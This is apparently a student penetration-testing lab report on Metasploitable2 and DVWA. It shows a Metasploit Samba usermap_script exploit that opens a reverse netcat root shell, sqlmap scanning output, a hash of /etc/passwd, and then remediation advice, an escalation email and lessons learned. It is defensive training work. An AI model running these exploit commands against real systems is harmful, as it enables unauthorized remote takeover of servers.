
```
┌──(kali㉿kali)-[~]
└─$ msfconsole -q

msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.71.128
RHOSTS ⇒ 192.168.71.128
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.71.129:4444
[*] Command shell session 1 opened (192.168.71.129:4444 → 192.168.71.128:52349) at 2026-01-01 02:17:05 -0500


whoami
root

id
uname -a
uid=0(root) gid=0(root)
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

SQL Injection Validation (DVWA)

(Command:
sqlmap -u "http://192.168.71.128/dvwa/vulnerabilities/sqli/?id=15&Submit=Submit#" --batch)

Automated SQL injection testing was performed against the DVWA SQL Injection module using sqlmap. The tool followed authentication redirects and tested multiple SQL injection techniques, including boolean-based, error-based, stacked queries, and time-based attacks.

The scan results indicated that the tested GET parameters were **not injectable under the current security configuration**. This demonstrates that not all attack attempts result in successful exploitation and highlights the importance of validation during penetration testing to avoid false assumptions.




```
┌──(kali㉿kali)-[~/sqlmap]
└─$ sqlmap -u "http://192.168.71.128/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --batch

                                      {1.9.12#stable}

                                      https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to
 obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused
by this program

[*] starting @ 02:35:57 /2026-01-01/

[02:35:58] [INFO] testing connection to the target URL
got a 302 redirect to 'http://192.168.71.128/dvwa/login.php'. Do you want to follow? [Y/n] Y
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=7064aaa5b95 ... 54aedb8456;security=high;security=high'). Do y
ou want to use those [Y/n] Y
[02:35:58] [INFO] checking if the target is protected by some kind of WAF/IPS
[02:35:58] [INFO] testing if the target URL content is stable
[02:35:58] [WARNING] GET parameter 'id' does not appear to be dynamic
[02:35:59] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[02:35:59] [INFO] testing for SQL injection on GET parameter 'id'
[02:35:59] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[02:36:00] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[02:36:00] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[02:36:00] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[02:36:01] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[02:36:01] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[02:36:02] [INFO] testing 'Generic inline queries'
[02:36:02] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[02:36:02] [WARNING] time-based comparison requires larger statistical model, please wait. (done)
[02:36:02] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[02:36:03] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[02:36:03] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[02:36:04] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[02:36:04] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[02:36:05] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce t
he number of requests? [Y/n] Y
[02:36:05] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[02:36:06] [WARNING] GET parameter 'id' does not seem to be injectable
[02:36:06] [WARNING] GET parameter 'Submit' does not appear to be dynamic
[02:36:06] [WARNING] heuristic (basic) test shows that GET parameter 'Submit' might not be injectable
[02:36:06] [INFO] testing for SQL injection on GET parameter 'Submit'
[02:36:06] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[02:36:07] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[02:36:07] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[02:36:08] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[02:36:08] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[02:36:08] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[02:36:09] [INFO] testing 'Generic inline queries'
[02:36:09] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[02:36:10] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[02:36:10] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[02:36:10] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[02:36:11] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[02:36:11] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[02:36:12] [INFO] testing 'Oracle AND time-based blind'
[02:36:13] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[02:36:14] [WARNING] GET parameter 'Submit' does not seem to be injectable
[02:36:14] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wi
sh to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use opt
ion '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'

[*] ending @ 02:36:14 /2026-01-01/
```


2.4 Post-Exploitation Practice

Evidence Collection

As part of post-exploitation activities, a cryptographic hash of the /etc/passwd file was generated using SHA-256. Hashing ensures evidence integrity and allows verification that files were not altered during analysis.



```
sha256sum /etc/passwd
af23ffe0bc5479a70a17e799fa699f9e593f2151b7e1ba597987523c7c733d42  /etc/passwd
```



```
┌──(kali㉿kali)-[~]
└─$ cd sqlmap
python3 sqlmap.py --version

1.9.12.60#dev
```


2.5 Capstone Project – Full VAPT Cycle

Consolidated Vulnerability Assessment Results

As part of the full VAPT cycle, all identified vulnerabilities were consolidated and prioritized using CVSS scoring. Critical vulnerabilities such as remote code execution and insecure service configurations were given higher priority due to their potential impact on system confidentiality, integrity, and availability. This prioritization guided exploitation efforts and remediation recommendations.

Vulnerability Summary Table

Vulnerability	CVSS Score	Severity
Samba usermap_script RCE (CVE-2007-2447)	9.8	Critical
Anonymous FTP Login Enabled	9.1	Critical
Telnet Service Enabled (Cleartext)	8.5	High
Outdated Apache HTTP Server 2.2.8	7.5	High
phpMyAdmin Exposed Without Restriction	8.2	High
MySQL Service Exposed (Port 3306)	7.2	High



Vulnerability	CVSS	Severity
Samba usermap_script RCE (CVE-2007-2447)	9.8	Critical
Anonymous FTP Login Enabled	9.1	Critical
Telnet Service Enabled (Cleartext)	8.5	High
Outdated Apache HTTP Server 2.2.8	7.5	High
phpMyAdmin Exposed Without Restriction	8.2	High
MySQL Service Exposed (Port 3306)	7.2	High

3. REMEDIATION & RESCAN

Based on the identified vulnerabilities, remediation measures were recommended to reduce the system’s attack surface. Anonymous FTP access and Telnet services should be disabled or replaced with secure alternatives such as SFTP and SSH. Samba and Apache services must be updated to patched versions to prevent known remote code execution vulnerabilities.
Access to phpMyAdmin and MySQL services should be restricted using authentication, IP whitelisting, and firewall rules. Input validation and secure coding practices should be enforced for all web applications. After applying these mitigations, a rescan is recommended to ensure that the vulnerabilities have been successfully addressed.

Due to the intentionally vulnerable nature of the Metasploitable2 environment, remediation actions were not applied directly. A rescan is recommended after implementing fixes in a real production environment.

4. REPORTING

Penetration Testing Execution Standard (PTES) Report

This penetration testing activity was conducted following the **Penetration Testing Execution Standard (PTES)** to assess the security posture of the target environment. The engagement began with the reconnaissance phase, where open-source intelligence and basic network discovery were performed to identify exposed services and potential attack surfaces.

During the scanning phase, tools such as Nmap and vulnerability scanners were used to detect open ports, running services, and known vulnerabilities. Several high-risk findings were identified, including misconfigured services and web application vulnerabilities. These findings were validated to reduce false positives.

In the exploitation phase, controlled attacks were executed using Metasploit and SQL injection testing tools to confirm exploitability. Successful exploitation demonstrated the potential impact of these vulnerabilities, including unauthorized access and data exposure.

Post-exploitation activities included privilege validation and evidence collection to assess the extent of system compromise. File hashing was performed to preserve integrity and maintain proper documentation.

The engagement concluded with a reporting phase, where all findings, risk ratings, and remediation recommendations were documented. This assessment highlights the importance of regular security testing, timely patching, and secure coding practices to reduce organizational risk.

- Recon
- Scanning
- Exploitation
- Post-exploitation
- Reporting

5.NON-TECHNICAL BRIEFING

This security assessment evaluated the system’s exposure to common cyber threats using industry-standard testing methods. Several weaknesses were identified that could allow attackers to gain unauthorized access or manipulate application data. These issues primarily resulted from improper input validation and exposed services. No evidence of malicious misuse was found during testing; however, successful simulations showed that the risks are real and actionable. Applying recommended fixes such as secure coding practices, system hardening, and regular security scans will significantly reduce the likelihood of exploitation. Overall, the assessment helps improve security awareness and strengthens the organization’s defensive posture.

6.EMAIL ESCALATION

Subject Critical Vulnerabilities Identified During VAPT Assessment – Immediate Attention Required

Hi Team,

During the recent Vulnerability Assessment and Penetration Testing (VAPT) exercise conducted on the target system (Metasploitable2 – 192.168.71.128), multiple **high and critical severity security vulnerabilities** were identified that pose a significant risk to system confidentiality, integrity, and availability.

The most critical finding includes **Samba usermap script Remote Code Execution (CVE-2007-2447)** with a CVSS score of **9.8 (Critical)**, which was successfully exploited to obtain a root-level shell on the target system. This confirms that an unauthenticated attacker can fully compromise the server remotely.

Additional high-risk issues observed include:

- **Anonymous FTP access enabled**, allowing unauthorized file access.
- **Telnet service enabled**, transmitting credentials in cleartext.
- **Outdated Apache HTTP Server (2.2.8)** with known vulnerabilities.
- **phpMyAdmin exposed without access restrictions**, increasing the risk of database compromise.
- **MySQL service exposed on port 3306**, accessible without network-level restrictions.
- Multiple unnecessary and legacy services running, expanding the overall attack surface.

Web application scanning using Nikto further revealed directory indexing, information disclosure via phpinfo pages, insecure HTTP headers, and exposed administrative interfaces. SQL injection testing using sqlmap did not confirm exploitable injection points; however, exposed parameters and weak configurations remain a concern.

Recommended Immediate Actions:

- Patch or remove vulnerable services, especially Samba and Apache.

- Disable anonymous FTP and replace Telnet with SSH.
- Restrict access to phpMyAdmin and database services using authentication, IP whitelisting, and firewall rules.
- Remove unnecessary services and enforce the principle of least privilege.
- Perform a full rescan after remediation to validate fixes.

Given the **critical nature of these vulnerabilities**, immediate remediation is strongly recommended to prevent potential exploitation in a real-world environment.

Please let me know if you need detailed logs, proof-of-concept screenshots, or assistance with remediation validation.

Regards,
Mustafa Syed
VAPT Analyst

7.Challenges Faced

During the execution of the vulnerability assessment and penetration testing tasks, several challenges were encountered:

- **sqlmap Not Installed Initially:**
  The sqlmap tool was not available by default in the testing environment. This required verifying the installation and ensuring the correct version was present before proceeding with SQL injection testing.
- **DVWA Authentication and Redirect Handling:**
  While testing the DVWA SQL Injection module, sqlmap encountered multiple authentication redirects. Proper session handling and cookie acceptance were required to allow the tool to continue testing protected endpoints.
- **No Injectable Parameters Identified:**
  Automated testing did not identify any injectable parameters under the current DVWA security configuration. This highlighted the importance of validating exploitation attempts and avoiding assumptions about vulnerability presence.
- **False Positive Prevention:**
  Multiple injection techniques were tested by sqlmap, but results were carefully reviewed to ensure that no false positives were reported. This reinforced the need for manual validation alongside automated tools.
- **Controlled Lab Limitations:**
  The testing environment was intentionally vulnerable and isolated, limiting real-world remediation and rescan implementation. As a result, remediation steps were documented rather than applied directly.

8.Key Learnings

- Effective service enumeration is a critical first step, as exposed services often lead directly to exploitable attack paths.
- Misconfigured services such as SMB can enable complete system compromise without requiring advanced attack techniques.
- High-level privileges, including root access, can be achieved through known vulnerabilities and misconfigurations rather than brute-force attacks.
- Legacy systems with outdated software significantly increase security risk, highlighting the importance of regular patching and system hardening.

9.Conclusion

This assessment successfully demonstrated the complete Vulnerability Assessment and Penetration Testing (VAPT) lifecycle, starting from reconnaissance and vulnerability scanning to exploitation, post-exploitation, and reporting. Multiple vulnerabilities were identified, validated, and prioritized using CVSS scoring, ensuring accurate risk assessment.

Practical exploitation using industry-standard tools confirmed the real-world impact of the identified weaknesses. Post-exploitation activities highlighted the potential consequences of misconfigurations and outdated services. Overall, this task provided valuable defensive insights, emphasizing the importance of regular patching, secure configuration, and continuous security monitoring to reduce an organization’s attack surface.